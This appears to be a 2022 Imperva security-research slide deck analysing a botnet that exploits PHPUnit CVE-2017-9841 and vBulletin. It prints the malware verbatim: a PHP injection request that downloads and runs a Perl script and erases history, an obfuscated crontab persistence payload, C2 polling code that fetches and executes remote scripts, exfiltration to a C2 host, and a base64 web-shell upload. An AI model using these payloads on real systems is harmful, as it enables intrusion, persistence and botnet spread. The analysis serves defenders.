

**imperva**

---

**Warning!**  
Botnet is in your house...

**Sarit Yerushalmi and Vitaly Simonovich**

Security Researchers  
Imperva, 2022

# About us

---

## Sarit Yerushalmi

Security Researcher @ Imperva

Web Application Security

Develop algorithms

[sarit.yerushalmi@imperva.com](mailto:sarit.yerushalmi@imperva.com)



## Vitaly Simonovich


Security Research Manager @ Imperva

Web application and data security

Teaching

CTF

[vitalys@imperva.com](mailto:vitalys@imperva.com)





# Research

# Research goals

---

**How the botnet operates**

**What is its purpose**

**When it started**

# Initial discovery

---

Attack trend study

High exploitation of PHPUnit RCE  
CVE-2017-9841



# PHPUnit quick review

---

PHPUnit Remote Code Execution  
CVE-2017-9841

PHPUnit





# How the botnet operates

# Analysis of the Initial Request

---

```
POST /example/vendors/phpunit/phpunit/src/Util/PHP/eval-stdin.php HTTP/1.1
HOST: www.example.com
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: /*
User-Agent: Mozilla/5.0 (Windows NT 6.0) AppleWebKit/535.1 (KHTML, like Gecko) Iron/13.0.800.0 Chrome/13.0.800.0 Safari/535.1
Upgrade-Insecure-Requests:1
Content-length: 190

<?php system("curl --insecure -L -o /tmp/traber.pl -C -
https://repositorybsd.uk.to/traber.pl; perl /tmp/traber.pl; crontab -l;
rm -rf /tmp/traber.pl; history -c; rm -rf $HOME/.bash_history") ?>
```

# The payload - “traber.pl”


```
#!/usr/bin/perl
if ( $< != 0 ) {
    for($i=0;$i<=10;$i++)
{
    system("crontab -r");
}
my $dln = "*/5 * * * * python c \\\"import os;import time;import hashlib;yx=hashlib.md5(b''+(time.ctime(time.time())).encode());xy='.'+yx.hexdigest();
os.system('zXhwbsj01FBbVeg9E5wiaW46L3Vzci9zYmlu0i9iaW46L3Vzci9iaW47ZXhwb3J0IFNIRUxMPS9iaW4vc2g7ZXhwb3J0IFRFUk09eHRlcm0tMjU2Y29sb3I7ZXhwb3J0IF89L3Vzci9;
aW4vZW52O2NkIC90bXA7bWtkaXIg'.decode('base64')+eval('xy')+'02NkIA=='.decode('base64')+eval('xy')+'021rZGlyIC50bWI7Y2QgLnRtYjtta2RpciAuNjtjZCAuNjtjdXjs;
C0taW5zZWN1cmUgaHR0cHM6Ly93d3cudG9uZXJib290aC5jb20vY3NzL2lubWVtb3J5ZC5jc3MgLW8g7G93bmxxYWRLci56aXA7dW56aXAgLW8gI\VAgYwR1bGlhcHV0cmkxOTk2IGRvd25sb2FkZXIu
emlw03JtIC1yZiBkb3dubG9hZGVyLnppcDtweXRob24gdXBkYXR1LnB5O3JtIC1yZiAvdG1wLw=='.decode('base64')+eval('xy'))\\\" > /dev/null";
mv $val = $dln "\n";
system("crontab -l | { cat; echo \"$val\"; } | crontab -");
```

# The payload - “traber.pl” decoded

```
import os
import time
import hashlib

yx = hashlib.md5(b''+(time.ctime(time.time())).encode())
xy = '.' + yx.hexdigest()

os.system('''
    export PATH=/sbin:/usr/sbin:/bin:/usr/bin;
    export SHELL=/bin/sh;
    export TERM=xterm-256color;
    export _=/usr/bin/env;
    cd /tmp;
    mkdir ;
    cd ;
    mkdir .tmb; cd .tmb;
    mkdir .6; cd .6;
curl --insecure https://www.tonerbooth.com/css/inmemoryd.css -o downloader.zip;
unzip -o -P adeliaputri1996 downloader.zip;
rm -rf downloader.zip;
python update.py;
rm -rf /tmp/;
'''')
```



# “update.py ”

```
def requestw(self):
    sleepnum = self.randomnumber()
    #os.system('cm0gLXJmIC90bXAvLmV0Yw=='.decode('base64'))
    time.sleep(int(sleepnum))
    self.http.setheader(self.header)
    # https://repositorybsd.uk.to/archerhome/index.php
    self.http.get('aHR0cHM6Ly9yZXMvc2l0b3J5YnNkLnVrLnRvL2FyY2hlcmhbWUvaW5kZXgucGhw'.decode('base64'))
    if self.http.getcontent() != None:
        if "\"script\": " in self.http.getcontent():
            contentget = self.http.getcontent()
            contentgetdecoded = self.jsondecoder.decode(contentget)
            scriptt = re.sub(r'\u0020', ' ', contentgetdecoded['script'], re.M|re.I)
            script = re.sub(r'\u0020', ' ', scriptt, re.M|re.I)
            payload = contentgetdecoded['payload']
            argv = contentgetdecoded['argv']
            randomize = self.randomname()
            self.savedownload(payload, randomize)
            executor = "%s %s %s" % (script, randomize, argv)
            os.system(executor)
        else:
            self.requestw()
    else:
        self.requestw()
```

# “update.py ” request

---

```
GET /archerhome/index.php HTTP/1.1
Host: repositorybsd.uk.to
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: ArcherGhost8
Upgrade-Insecure-Requests: 1
```

# “update.py ” response


---

```
{  
  "script": "curl --insecure -L -o inmemory.css -C - https://mrdsect.org/css/inmemoryupl.css;  
           unzip -o -P adeliaputri1996 inmemory.css;  
           rm -rf inmemory.css;  
           python upl.py",  
  "payload": "site1.com  
             secondsite.com  
             thridsite.com",  
  "argv": "machinehostname"  
}
```




# Recap

---



# Attack instructions analysis



## “CSS” files:

- Inmemorycms.css
- Inmemoryd.css
- Inmemorydav.css
- Inmemoryelf.css
- Inmemoryjq.css
- ...

Many Repositories - compromised sites

# Repository B

- Stores the bundles
- Hiding under the /css directory
- Start with ‘inmemory’ prefix
- Disguise zip files with .css extension


## Index of /css

Name	Last modified	Size	Description
Parent Directory		-	
<a href="#">animate.css</a>	2021-06-03 13:41	47K	
<a href="#">bootstrap-multiselect.css</a>	2021-06-03 13:41	1.4K	
<a href="#">bootstrap.min.css</a>	2021-06-03 13:41	96K	
<a href="#">bs_leftnavi.css</a>	2021-06-03 13:41	5.2K	
<a href="#">ddsmoothmenu.css</a>	2021-06-03 13:41	2.7K	
<a href="#">default.css</a>	2021-06-03 13:41	22K	
<a href="#">docstyle.css</a>	2021-06-03 13:41	7.7K	
<a href="#">font-awesome.min.css</a>	2021-06-03 13:41	17K	
<a href="#">homepage.css</a>	2021-06-03 13:41	6.1K	
<a href="#">homepage_old.css</a>	2021-06-03 13:41	4.5K	
<a href="#">inmemorycms.css</a>	2021-06-03 13:41	3.0M	
<a href="#">inmemoryd.css</a>	2021-06-03 13:41	2.9M	
<a href="#">inmemorydav.css</a>	2021-06-03 13:41	2.9M	
<a href="#">inmemoryelf.css</a>	2021-06-03 13:41	2.9M	
<a href="#">inmemoryjm.css</a>	2021-06-03 13:41	2.9M	
<a href="#">inmemoryjq.css</a>	2021-06-03 13:41	2.9M	
<a href="#">inmemorymg.css</a>	2021-06-03 13:42	2.9M	
<a href="#">inmemorynosq.css</a>	2021-06-03 13:42	2.9M	
<a href="#">inmemoryphpu.css</a>	2021-06-03 13:41	2.9M	
<a href="#">inmemoryplp.css</a>	2021-06-03 13:41	2.9M	
<a href="#">inmemorypres.css</a>	2021-06-03 13:42	2.9M	
<a href="#">inmemoryrev.css</a>	2021-06-03 13:42	3.0M	
<a href="#">inmemorytmb.css</a>	2021-06-03 13:42	2.9M	
<a href="#">inmemoryupl.css</a>	2021-06-03 13:42	2.9M	
<a href="#">inmemoryvb.css</a>	2021-06-03 13:42	2.9M	
<a href="#">inmemorywi.css</a>	2021-06-03 13:42	2.9M	
<a href="#">inmemorywpl.css</a>	2021-06-03 13:42	2.9M	
<a href="#">inmemorywpxp.css</a>	2021-06-03 13:42	2.9M	
<a href="#">inmemorywpxt.css</a>	2021-06-03 13:42	2.9M	
<a href="#">main--.css</a>	2021-06-03 13:42	153K	

The screenshot shows a website for the Master Rameshwar Dutt Sharma Educational and Charitable Trust. The header includes a logo, navigation links (Home, About, Publications, Issue, Articles, Institutions, Research, Contact Us), and a Facebook icon. The main content area features a banner with the trust's name in large, bold letters. Below the banner are several sections: 'Post Article', 'Membership Subscription', and 'Yoga Certificate Exam'. There are also 'Latest Issue' and 'Latest Article' sections. The footer contains links for PESY, 3R, and Book sections, along with various administrative links like Guidelines for Authors, Subscription Rates, and Research Papers.

# “vBulletin” Bundle

Supporting package



# “vBulletin” Bundle

Entry point


```
{  
    "script": "curl --insecure -L -o inmemory.css -C - https://www  
              .trinidadproperties.biz/css/inmemoryvb.css;unzip -o -P adeliaputri1996  
              inmemory.css;rm -rf inmemory.css;python vb.py",  
    "payload": "firstsite.com admin.firstsite.com",  
    "argv": "123.123.123.123"  
}
```



```
domainsfile = str(sys.argv[1])  
server = str(sys.argv[2])  
ArcherPrepareMain = PrepareArcher()  
ArcherPrepareMain.setdomainsfile(domainsfile)  
ArcherPrepareMain.setserver(server)  
ArcherPrepareMain.run()
```

# “vBulletin” Bundle

The “manager”





```
paths = ['', 'vb5/', 'vb4', 'forum/', 'forums/', 'frm/', 'community/', 'thread/',
'threads/', 'posts/', 'member/', 'members/', 'vb/', 'vbull/', 'vbulletin/',
'vbulletin/', 'demo/', 'Forum/', 'Forums/', 'VB/', 'Vb/', 'Vbulletin/', 'VBULLETIN/',
'vbweb/', 'webvb/', 'glossary/', 'Glossary/', 'discussion/', 'Discussion/',
'Student/', 'student/', 'Students/', 'students/', 'forumindex/', 'forum-mobile/',
'forum-web/', 'forumweb/', 'longdog/']

exploitedurl = []
```

# “vBulletin” Bundle

## Exploit



```
def checkpayload(self, uploaded):
    self.http.settimeout(60)
    self.http.setheader(self.header)
    self.http.get(uploaded)
    if self.http.getcontent() != None:
        if '<title>Not</title>' in self.http.getcontent():
            print(Fore.GREEN + time.ctime(time.time()) + Fore.GREEN + '%s' % VULNERABILITY] %s:%s' % (self.log, uploaded, self.pluginname))
            jsondata = self.jsonencoder.encode({'type': 'scanner', 'data':
                {'title': 'vb', 'server': self.server, 'domain': uploaded}})
            senddata = pythonmodule.senddata(jsondata)
            senddata.sendnow()
            self.exploited = True
        else:
            print(Fore.GREEN + time.ctime(time.time()) + Fore.GREEN + '%s %s:%s' %
                  (self.log, uploaded, self.pluginname))
    else:
        print(Fore.GREEN + time.ctime(time.time()) + Fore.GREEN + '%s %s:%s' %
              (self.log, uploaded, self.pluginname))
    return True
```

# Bundle reporting

---

```
class senddata(object):
    def __init__(self, jsondata):
        self.jsondata = jsondata
    def sendnow(self):
        encodeddata = base64.b64encode(b''+self.jsondata+'')
        http = curl()
        http.settimeout(200)
        http.setretry(19996)
        http.setverifycode(True)
        http.setheader({'User-Agent': 'ArcherGhost'})
        http.setpostdata({'post': encodeddata})
        # https://repositorybsd.uk.to/adeliap/404.php
        http.post('aHR0cHM6Ly9yZXBvc2l0b3J5YnNkLnVrLnRvL2FkZWxpYXAvNDA0LnBocAo
                  =' .decode('base64'))
        if http.getcontent() == None or http.getcode() != 200:
            time.sleep(3)
            self.sendnow()
        else:
            pass
    return True
```

```
jsondata = self.jsonencoder.encode({'type': 'scanner', 'data':
                                         {'title': 'vb', 'server': self.server, 'domain': uploaded}})
```

```
POST /adeliap/404.php HTTP/1.1
Host: repositorybsd.uk.to
Connection: Keep-Alive
User-Agent: ArcherGhost
```


# Bundle payloads

## File upload

```
class VbulletinWidgetRce(object):
    def __init__(self, server, url, path):
        self.header = {"User-Agent": pythonmodule.randomuseragent(),
                      "Upgrade-Insecure-Requests": "1"}
        self.server = server
        self.url = url
        self.path = path
        self.exploited = False
        self.extensions = [".php", ".php3"]
        self.http = pythonmodule.curl()
        self.jsonencoder = pythonmodule.JSONEncoder()
        self.payloadadddata = "PD9waHAgZXJyb3JfcmlVwb3J0aW5nKDAp02VjaG8iPHRpGx1Pk5vdDwvdGl0bGU
+Ijtly2hvIjxmb3JtIG1ldGhvZD1wb3N0IGVuY3R5cGU9bXsdGlwYXJ0L2ZvcmltZGF0YT4i02VjaG8iPGLuc
HV0IHR5cGU9ZmlsZSBuYW1lPWY
+PGluCHV0IG5hbWU9diB0eXB1PXN1Ym1pdCBpZD12IHZhHVlPXVwPjxicj4i02lmKCRfUE9TVFsidiJdPT11c
C17IGlmKEBjb3B5KCRfRKlMRVNbImYiXvsidG1wX25hbWUiXSwkX0ZJTEVTWyJmIl1bIm5hbWUiXSke2VjaG8
iPGI+T2s8L2I+LS0+Ii4kX0ZJTEVTWyJmIl1bIm5hbWUiXTt9ZWxzZxtLY2hvIjxiPkVSUm9SIjt9fT8+"
    def exploit(self):
        fileupload = self.http.request(self.url + self.path, "POST", self.header)
        if "File upload" in fileupload:
